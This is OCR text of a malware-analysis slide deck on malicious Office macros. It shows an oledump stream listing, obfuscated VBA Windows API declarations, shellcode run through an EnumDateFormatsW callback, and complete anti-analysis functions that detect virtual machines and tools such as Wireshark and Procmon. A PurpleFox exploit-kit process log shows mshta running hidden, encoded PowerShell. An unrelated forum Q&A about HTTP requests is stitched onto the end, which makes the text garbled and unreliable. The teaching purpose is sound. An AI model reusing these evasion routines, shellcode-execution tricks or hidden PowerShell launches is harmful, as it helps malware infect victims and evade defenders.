
EMBEDDED PAYLOADS ARE A THING




https://app.any.run/tasks/b1792f9f-d24c-4f42-8fd2-1850c2a6c779/

LESSER USED ATTACHMENT TYPES







INSPECTION USING OLEDUMP


```
op$ oledump.py 5d077b1341a6472f02aac89488976d4395a91ae4f23657b0344da74f4a560c8d.
bin
  1:       113 '\x01CompObj'
  2:      4096 '\x05DocumentSummaryInformation'
  3:      4096 '\x05SummaryInformation'
  4:      4096 '1Table'
  5:     23902 'Data'
  6:       525 'Macros/PROJECT'
  7:        95 'Macros/PROJECTwm'
  8: M   10027 'Macros/VBA/ThisDocument'
  9:      2279 'Macros/VBA/_VBA_PROJECT'
 10: M   15955 'Macros/VBA/cowkeeper'
 11:       841 'Macros/VBA/dir'
 12: m    1158 'Macros/VBA/discord'
 13:         97 'Macros/discord/\x01CompObj'
 14:        291 'Macros/discord/\x03VBFrame'
 15:         98 'Macros/discord/f'
 16:        112 'Macros/discord/i01/\x01CompObj'
 17:       7476 'Macros/discord/i01/f'
 18:         68 'Macros/discord/i01/o'
 19:          0 'Macros/discord/o'
 20:     57094 'WordDocument'
```


macro streams

form objects

EMBEDDING CONTENT INTO USER FORMS

```
17:      7476 'Macros/discord/i01/f'
18:        68 'Macros/discord/i01/o'
```





USING THE WINDOWS API

```
'I'll rub you the right way
Public Declare PtrSafe Function betterment Lib "kernel32" Alias "VirtualAllocEx" (ByVal palingenesis As LongPtr, ByVal
'with my hands and tongue i'll make you howl like a wolf!
'And I`ll show you what your boyfriend don't understand
Public Declare PtrSafe Function synovitis Lib "user32" Alias "GetDC" (ByVal counterblast As LongPtr) As LongPtr
'Call me!
'Like a genie in the bottle
Public Declare PtrSafe Function tomentose Lib "user32" Alias "GetClassNameA" (deepread As LongPtr, ByVal avouchment As
'I wanna be your back door man
'I love you as long as your money loves me back
Public Declare PtrSafe Function mutton Lib "kernel32" Alias "GetModuleHandle" (lpModuleName As LongPtr)
'Like a genie in the bottle
'I'll rub you the right way
Public Declare PtrSafe Function daddy Lib "user32" Alias "RegisterClassW" (extenuating As LongPtr) As LongPtr
'Call me!
'I`ll meet you at home or at a sleazy motel
Public Declare PtrSafe Function vertebrata Lib "user32" Alias "FindWindowA" (tempestivity As LongPtr, madrilene As Long
'With paypal or cash
'And I`ll show you what your boyfriend don't understand
Public Declare PtrSafe Function cabriolet Lib "kernel32" Alias "EnumDateFormatsW" (ByVal lpEnumFunc As Any, ByVal flags
'Like a genie in the bottle
'I wanna be your back door man
Public Declare PtrSafe Sub antecedency Lib "ntdll.dll" Alias "RtlMoveMemory" (camphoric As Any, circumjacent As Any, By
'Just give me a call
```

USE OF SHELLCODE

Memory has already been allocated and filled with shellcode

```
bicycling = 0
Dim aprum As Long
aprum = bayberry + anklet
archegenesis = cabriolet(aprum, bicycling, bicycling)
For washout = 19 To 52
praxiteles = 52
maltreat = alnus + 425
mend = Mid("carettadiandrophobia", 8, 2) & Left("sproce
```

```
ur boyfriend don't understand
ction cabriolet Lib "kernel32" Alias "EnumDateFormatsW"
e
```

```
BOOL EnumDateFormats(
  _In_ DATEFMT_ENUMPROC lpDateFmtEnumProc,
  _In_ LCID             Locale,
  _In_ DWORD            dwFlags
);
```

Parameters

lpDateFmtEnumProc [in]


Pointer to an application-defined callback function. For more information, see **EnumDateFormatsProc**.

```
Dim aprum As Long
aprum = bayberry + anklet
archegenesis = cabriolet(aprum, bicycling, bicycling)
For washout = 19 To 52
```

0x70D0E5D

0x70d0000	Private	8 kB	RWX
0x70d0000	Private: Commit	8 kB	RWX
0x70e0000	Private	16 kB	RW

```
00000e20 fe c8 f6 d0 20 02 83 ff 03 7d 08 8d 4e 02 d2 e3 .... ....}..N...
00000e30 08 1a eb 15 8d 4f fe 8b c3 d3 f8 8d 4e 0a d2 e3 .....O......N...
00000e40 08 02 c6 42 01 00 08 5a 01 ff 45 08 8b 45 08 8a ...B...Z..E..E..
00000e50 00 ff 45 fc 84 c0 75 9e 5f 5e 5b c9 c3 55 8b ec ..E...u._^[..U..
00000e60 81 ec cc 07 00 00 64 a1 30 00 00 00 8b 40 0c 8b ......d.0....@..
00000e70 40 1c 8b 40 08 53 56 57 8d 4d e0 51 33 db 50 c7 @..@.SVW.M.Q3.P.
```



MACRO ANTI-ANALYSIS

- Sample MD5: e8076a3c9d469bbe3742db03f20d81b8

VIRTUAL ENVIRONMENT?

xfW2UOSoqaCg(0)	"KVM"
xfW2UOSoqaCg(1)	"QEMU"
xfW2UOSoqaCg(2)	"RED HAT"
xfW2UOSoqaCg(3)	"VIRTUAL"
xfW2UOSoqaCg(4)	"VMWARE"
xfW2UOSoqaCg(5)	"XEN"

```
Public Function is_virtual_environ() As Boolean
  Dim str_manufacturer As String
  Dim SWbemObjectEx As Object, var_model As Variant, zRWuNOL As Variant

  For Each SWbemObjectEx In obj_win32_comp_sys
    str_manufacturer = CallByName(SWbemObjectEx, "Manufacturer")
    var_model = CallByName(SWbemObjectEx, "Model")

    For Each str_to_check In list_of_strings 'KVM, QEMU, RED HAT, VIRTUAL, VMWARE, XEN
      If is_substring(str_manufacturer, str_to_check) Or is_substring(var_model, str_to_check) Then GoTo done
    Next
  Next
is_virtual_environ = False
Exit Function
done:
is_virtual_environ = True
End Function
```

ANALYSIS PROCESSES?

xlJO9if64KwwoxM(0)	"FIDDLER"
xlJO9if64KwwoxM(1)	"PROCEXP"
xlJO9if64KwwoxM(2)	"PROCMON"
xlJO9if64KwwoxM(3)	"SNORT"
xlJO9if64KwwoxM(4)	"SURICATA"
xlJO9if64KwwoxM(5)	"WIRESHARK"

```
Public Function get_process_list() As Object
  Dim obj_cimv2 As Variant
  Set obj_cimv2 = GetObject("winmgmts:{impersonationLevel=impersonate}!\\.\root\cimv2")
  Set get_process_list = CallByName(obj_cimv2, "ExecQuery", "Select * from Win32_Process")
End Function
```

```
For Each SWbemObjectEx In get_process_list 'Returns Object/SWbemObjectSet
  str_process_name = CallByName(SWbemObjectEx, "Name")

  For Each test_proc_name In variant_list 'FIDDLER, PROCEXP, PROCMON, SNORT, SURICATA, WIRESHARK
    If InStr(1, LCase(str_process_name), LCase(test_proc_name)) <> 0 Then GoTo done
  Next
Next
```


ARE EXPLOIT KITS (EK) STILL AROUND?


- Yes, but much less common than they were a few years ago

- An exploit kit is a malicious infrastructure that is designed the exploit a user's browser to run malware simply by visiting a site
  - Flash was abused for a long time, as were other browser plugins
  - Native vulnerabilities in the browser were also common for a time, and are the go-to with today's EKs

- The significant threat was that no user interaction was required outside of visiting the site
  - Send a convincing email/message or compromise a busy site was all it took

SORT OF...


nao_sec
@nao_sec
#PurpleFox Exploit Kit has exploited CVE-2021-26411!?
(CC: @malware_traffic, @jeromesegura)
app.any.run/tasks/0f8a285f...
Translate Tweet
.clearAttributes(), hd2 = hd
r", "0".repeat(65541)), ele.


Processes
Filter by PID or name
Only important
2140 iexplore.exe "http://ehektoe.lncnawgcidtia.xyz"
1k 658 144
2460 IEXPLORE.EXE SCODEF:2140 CREDAT:267521 /prefetch:2
2k 91 282
2444 mshta.exe vbscript:createobject("wscript.shell").run("PowerShell -nop -windowstyle hidden...
1k 139 204
260 powershell.exe -nop -windowstyle hidden -exec bypass -EncodedCommand DQAKAGY...
2k 61 266
2860 powershell.exe "sal a New-Object;Add-Type -A System.Drawing;$USqE7mx6bliw=...
1k 219 241
2536 powershell.exe -nop -exec bypass -EncodedCommand DQAKACQAYwB1AHI...
1k 123 104
2296 csc.exe /noconfig /fullpaths @"C:\Users\admin\AppData\Local\Temp\L...
475 132 72
2540 cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\...
94 0 24
2304 IEXPLORE.EXE SCODEF:2140 CREDAT:333058 /prefetch:2
2k 89 242
788 mshta.exe vbscript:createobject("wscript.shell").run("PowerShell -nop -windowstyle hidden...
946 139 204
1348 powershell.exe -nop -windowstyle hidden -exec bypass -EncodedCommand DQAKAGY...
5k 55 358
648 IEXPLORE.EXE SCODEF:2140 CREDAT:78849 /prefetch:2
956 147 176
2072 MSI msiexec.exe /V
517 537 100

URI: Uniform Resource Indicator specifies the address of required document or resource

Header Fields: Optional headers can be used by the client to tell server extra information about request e.g. Client software and content type that it understands.

Body: Contains data sent by the client to the server

Other request headers like FROM (email of the person responsible for request)

And VIA (used by gateways and proxies to show intermediate sites the request

Passes) can also be used.

About James20

Questions	Answers	Best Answers
0	104	69

Vote Up 0 Vote Down

Posted on - 07/31/2011

Question Category: Java

Answered By udaya 0 points N/A #96104

Parts of HTTP request:

QUESTIONS?